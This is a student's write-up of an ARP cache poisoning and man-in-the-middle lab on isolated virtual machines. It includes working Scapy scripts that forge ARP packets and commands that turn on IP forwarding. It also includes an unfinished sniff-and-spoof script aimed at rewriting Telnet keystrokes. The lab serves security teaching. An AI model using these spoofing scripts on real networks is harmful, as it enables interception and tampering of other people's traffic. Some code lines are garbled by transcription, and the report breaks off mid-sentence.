Network Implementation & Security

ARP Cache Poisoning Attack Lab

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Objective

1 Overview

The Address Resolution Protocol (ARP) is a communication protocol used for discovering the link layer address, such as a MAC address, given an IP address. The ARP protocol is a very simple protocol, and it does not implement any security measure. The ARP cache poisoning attack is a common attack against the ARP protocol. Under such an attack, attackers can fool the victim into accepting forged IP-to-MAC mappings. This can cause the victim's packets to be redirected to the computer with the forged MAC address.

The objective of this lab is for students to gain the first-hand experience on the ARP cache poisoning attack, and learn what damages can be caused by such an attack. In particular, students will use the ARP attack to launch a man-in-the-middle attack, where the attacker can intercept and modify the packets between the two victims A and B.

2 Task 1: ARP Cache Poisoning

The objective of this task is to use packet spoofing to launch an ARP cache poisoning attack on a target, such that when two victim machines A and B try to communicate with each other, their packets will be intercepted by the attacker, who can make changes to the packets, and can thus become the man in the middle between A and B. This is called Man-In-The-Middle (MITM) attack. In this lab, we use ARP cache poisoning to conduct an MITM attack.

The following code skeleton shows how to construct an ARP packet using Scapy.

```
#!/usr/bin/python3 from
scapy.all import *

E = Ether()

A = ARP()

pkt = E/A
sendp(pkt)
```

The above program constructs and sends an ARP packet. Please set necessary attribute names/values to define your own ARP packet. We can use ls(ARP) to see the attribute names of the ARP class. If a field is not set, a default value will be used (see the third column of the output):

```
$ python3
```

```
>>> from scap      y.all import *
>>> ls(ARP)
hwtype          XShortField
          :                                   = (1)
ptype           :  XShortEnumField            = (2048)
hwlen           :  ByteField                  = (6)
plen            :  ByteField                  = (4)
op              :  ShortEnumField             = (1)
hwsrc           :  ARPSourceMACField          = (None)
psrc            :  SourceIPField              = (None)
hwdst           :  MACField                   = ('00:00:00:00:00:00')
pdst            :  IPField                    = ('0.0.0.0')
```


In this task, we have three VMs, A, B, and M. We would like to attack A's ARP cache, such that the following results is achieved in A's ARP cache.

```
B's IP address --> M's MAC address
```


There are many ways to conduct ARP cache poisoning attack. Students need to try the following three methods, and report whether each method works or not.

- Task 1A (using ARP request). On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.


UbuntuSeed (Host M) :



SeedubuntuClone1 (Host A):



SeedubuntuClone2 (Host B):



We want to modify some of these attributes:

```
>>> ls(ARP)
hwtype     : XShortField                         = (1)
ptype      : XShortEnumField                     = (2048)
hwlen      : FieldLenField                       = (None)
plen       : FieldLenField                       = (None)
op         : ShortEnumField                      = (1)
hwsrc      : MultipleTypeField                   = (None)
psrc       : MultipleTypeField                   = (None)
hwdst      : MultipleTypeField                   = (None)
pdst       : MultipleTypeField                   = (None)
>>> ls(Ether)
dst        : DestMACField                        = (None)
src        : SourceMACField                      = (None)
type       : XShortEnumField                     = (36864)
>>>
```

Initially, Host A's ARP Cache looks like this:

```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:27:ae:36:7f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$
```

After running this script on Host M:

```
#! /usr/bin/python3
from scapy.all import *
import time

E = Ether(src='08:00:27:4e:a6:2f', dst='08:00:27:d0:5f:f7')
A = ARP(psrc='10.0.2.7',op=1,pdst='10.0.2.6',hwsrc='08:00:07:4e:a6:2f',hwdst='08:00:27:d0:5f:f7')
pkt = E/A

while True:
   sendp(pkt)
   time.sleep(1)
```

The script sets the Ethernet header's src = Host M's mac addr, dst to Host A's mac addr and sets the ARP header's psrc = Host B's ip addr, op=1 (arp request operation), hwsrc = Host A's ip addr, hwdst = Host A's mac addr.

Host A's ARP cache looks like it has Host B's ip address mapped to Host M's Mac address:

```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:07:4e:a6:2f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$
```

- Task 1B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache

UbuntuSeed (Host M) :

```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4e:a6:2f
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::894d:9ff3:8b20:7f5e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:203 errors:0 dropped:0 overruns:0 frame:0
          TX packets:150 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:60591 (60.5 KB)  TX bytes:15914 (15.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:33548 (33.5 KB)  TX bytes:33548 (33.5 KB)

[04/17/20]seed@VM:~$
```

SeedubuntuClone1 (Host A):

```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:d0:5f:f7
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9a7d:c8d5:d8bc:58d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:177 errors:0 dropped:0 overruns:0 frame:0
          TX packets:153 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:57616 (57.6 KB)  TX bytes:16761 (16.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:34222 (34.2 KB)  TX bytes:34222 (34.2 KB)

[04/17/20]seed@VM:~$
```

SeedubuntuClone2 (Host B):

```
[04/17/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ae:36:7f
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::90bc:68ef:aca8:d09/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:49370 (49.3 KB)  TX bytes:18067 (18.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:214 errors:0 dropped:0 overruns:0 frame:0
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:37193 (37.1 KB)  TX bytes:37193 (37.1 KB)

[04/17/20]seed@VM:~$
```

We want to modify some of these attributes:

```
>>> ls(ARP)
hwtype     : XShortField                         = (1)
ptype      : XShortEnumField                     = (2048)
hwlen      : FieldLenField                       = (None)
plen       : FieldLenField                       = (None)
op         : ShortEnumField                      = (1)
hwsrc      : MultipleTypeField                   = (None)
psrc       : MultipleTypeField                   = (None)
hwdst      : MultipleTypeField                   = (None)
pdst       : MultipleTypeField                   = (None)
>>> ls(Ether)
dst        : DestMACField                        = (None)
src        : SourceMACField                      = (None)
type       : XShortEnumField                     = (36864)
>>>
```

Initially, Host A's ARP Cache looks like this:

```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:27:ae:36:7f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$
```

After running the script below:

```
#! /usr/bin/python3
from scapy.all import *
import time

E = Ether(src='08:00:27:4e:a6:2f', dst='08:00:27:d0:5f:f7')
A = ARP(psrc='10.0.2.7',op='is-at',pdst='10.0.2.6',hwsrc='08:00:07:4e:a6:2f',hwdst='08:00:27:d0:5f:f7')
pkt = E/A

print(pkt.op)
while True:
   sendp(pkt)
   time.sleep(1)
```

Host A's ARP cache seems to have changed:

```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:07:4e:a6:2f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$
```

- Task 1C (using ARP gratuitous message). On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:
  - The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.

– The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).

– No reply is expected.

We want Host M to pretend to be ip address of Host B (10.0.2.7), but set the source mac address as Host M so that Host A's arp cache gets updated to map Host B's ip address -> Host M's Mac address:

```
#! /usr/bin/python3
from scapy.all import *
import time

E = Ether(src='08:00:27:4e:a6:2f', dst='ff:ff:ff:ff:ff:ff')
A = ARP(psrc='10.0.2.7',pdst='10.0.2.7',hwsrc='08:00:07:4e:a6:2f',hwdst='ff:ff:ff:ff:ff:ff')
pkt = E/A

while True:
   sendp(pkt)
   time.sleep(1)
```

So this broadcast method works (ARP A Before/After):

```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:27:ae:36:7f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask
10.0.2.7                 ether   08:00:07:4e:a6:2f   C
3
10.0.2.3                 ether   08:00:27:3f:16:50   C
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C
3
10.0.2.1                 ether   52:54:00:12:35:00   C
3
[04/17/20]seed@VM:~$
```

3 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in Figure 1.

Step 1 (Launch the ARP cache poisoning attack). First, Host M conducts atn ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal.

10.0.2.5 | 08:00:27:4e:a6:2f - ip addr | MAC addr of Host M

10.0.2.6 | 08:00:27:d0:5f:f7 - ip addr | MAC addr of Host A

10.0.2.7 | 08:00:27:ae:36:7f - ipaddr | MAC addr of Host B

Host A's ARP cache after poisoning:


```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.7                 ether   08:00:27:4e:a6:2f   C                     enp0s
3
10.0.2.5                 ether   08:00:27:4e:a6:2f   C                     enp0s
3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
[04/17/20]seed@VM:~$
```

Host B's ARP cache after poisoning:


```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.5                 ether   08:00:27:4e:a6:2f   C                     enp0s
3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
10.0.2.6                 ether   08:00:27:4e:a6:2f   C                     enp0s
3
[04/17/20]seed@VM:~$
```

After Poisoning both ARP caches, pinging Host B from A and Host A from B and packet capturing on wireshark:

Host A pinging B:



Host B pinging A:




Inspecting the Destination Address on the Ethernet header shows 08:00:27:4e:a6:2f, which is the MAC address of Host M. However, no icmp-echo responses are given since ARP caches have been poisoned.

Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.


```
$ sudo sysctl net.ipv4.ip_forward=1
```

Repeating step 2 after turning on IP forwarding on Host M:

ICMP echo-reply to Host A:



ICMP echo-reply to Host B:



We can see that ICMP echo-reply packets are now being generated.

Step 4 (Launch the MITM attack). We are ready to make changes to the Telnet data between A and B. Assume that A is the Telnet client and B is the Telnet server. After A has connected to the Telnet server on B, for every key stroke typed in A's Telnet window, a TCP packet is generated and sent to B. We would like to intercept the TCP packet, and replace each typed character with a fixed character (say Z). This way, it does not matter what the user types on A, Telnet will always display Z.

From the previous steps, we are able to redirect the TCP packets to Host M, but instead of forwarding them, we would like to replace them with a spoofed packet. We will write a sniff-and-spoof program to accomplish this goal. In particular, we would like to do the following:

- We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command. Please type something on A's Telnet window, and report your observation:

With the IP forwarding still turned on:


Repeat step 2 to poison the ARP caches of Host A and B, then create a user on Host B:

```
[04/17/20]seed@VM:~$ sudo adduser telnetter
Adding user `telnetter' ...
Adding new group `telnetter' (1002) ...
Adding new user `telnetter' (1002) with group `telnetter' ...
Creating home directory `/home/telnetter' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for telnetter
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
[04/17/20]seed@VM:~$
```

username: telnetter, password: pass123

Then use wireshark on Host M to packet capture and have Host A establish a Telnet connection with Host B:

```
[04/17/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: telnetter
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

telnetter@VM:~$ ls
examples.desktop
telnetter@VM:~$
```




We can see that Host A can successfully establish a Telnet connection with Host B, and Host M can capture the TCP packets containing Telnet Data. The packet above specifically contains the Telnet Data: "VM login:"

Then turning off the IP forwarding:

```
[04/17/20]seed@VM:~/arp$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[04/17/20]seed@VM:~/arp$
```

```
$ sudo sysctl net.ipv4.ip_forward=0
```



Turning the IP forwarding off after establishing initial Telnet connection does not seem to affect the packet capture or the connection between Host A and B.

We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with TCP different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.

A skeleton sniff-and-spoof program is shown below:

```
#!/usr/bin/python from
scapy.all import *
```

```
def spoof_pkt(pkt):
    print("Original Packet.....") print("Source IP : ",
    pkt[IP].src) print("Destination IP :", pkt[IP].dst)

    a = IP() b = TCP() data =
    pkt[TCP].payload newpkt =
    a/b/data

    print("Spoofed Packet.....") print("Source IP : ",
    newpkt[IP].src) print("Destination IP :", newpkt[IP].dst)
    send(newpkt)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

The above program sniffs all the TCP packets and then spoof a new TCP packet based on the captured packets. Please make necessary changes to distinguish whether a packet is sent from A or B. If it is sent from A, set all the attribute names/values of the new packet to be the same as those of the original packet, and replace each alphanumeric characters in the payload (usually just one character in each packet) with character Z. If the captured packet is sent from B, no change will be made.

In Telnet, every character we type in the Telnet window will trigger a TCP packet. Therefore, in a typical Telnet packet from client to server, the payload only contains one character. The character will then be echoed back by the server, and the client will then display the character in its window. Therefore, what we see in the client window is not the direct result of the typing; whatever we type in the client window takes a round trip before it is displayed. If the network is disconnected, whatever we typed on the client window will not displayed, until the network is recovered. Similarly, if attackers change the character to Z during the round trip, Z will be displayed at the Telnet client window.

Here is a summary what we need to do in order to launch the MITM attack.

- Conduct ARP cache poisoning attacks against Hosts A and B.
- Turn on IP forwarding on Host M.
- Telnet from host A to Host B.
- After the Telnet connection has been established, turn off IP forwarding.

- Conduct the sniff and spoof attack on Host M.

The initial script:

```
#! /usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    print("Original Packet.....")
    print("Source IP: ", pkt[IP].src)
    print("Destination IP: ", pkt[IP].dst)
    a = IP()
    b = TCP()
    data = pkt[TCP].payload
    newpkt = a/b/data
    print("Spoofed Packet.....")
    print ("Source IP: ", newpkt[IP].src)
    print("Destination IP: ", newpkt[IP].dst)
    send(newpkt)
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

Running the script as is and having Host A and B communication over Telnet:


```
Sent 1 packets.
Original Packet.....
Source IP:  10.0.2.6
Destination IP:  10.0.2.7
Spoofed Packet.....
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
.
Sent 1 packets.
Original Packet.....
Source IP:  10.0.2.7
Destination IP:  10.0.2.6
Spoofed Packet.....
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
.
Sent 1 packets.
Original Packet.....
Source IP:  10.0.2.6
Destination IP:  10.0.2.7
Spoofed Packet.....
Source IP:  127.0.0.1
Destination IP:  127.0.0.1
```

After modification, It still doesn't seem to work. Though I'm not sure why:

```python
#! /usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    print("Original Packet.....")
    print("Source IP: ", pkt[IP].src)
    print("Destination IP: ", pkt[IP].dst)

    if pkt[IP].src=='10.0.2.7' and pkt[IP].dst=='10.0.2.6': #tcp packet from Server to Host A  so we need to modify telnet data

        print('payload: ' + str(pkt[TCP].payload))
        pkt[TCP].payload = b'z'
        print('payload altered?: ' + str(pkt[TCP].payload))
        del pkt[IP].chksum
        del pkt[TCP].chksum
    data = pkt[TCP].payload
    a = IP()
    b = TCP()
    newpkt = a/b/data
    print("Spoofed Packet.....")
    print ("Source IP: ", newpkt[IP].src)
    print("Destination IP: ", newpkt[IP].dst)
    send(newpkt)
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

Setting the pkt[TCP].payload = b'z' seems to work, but doesn't reflect on wireshark:

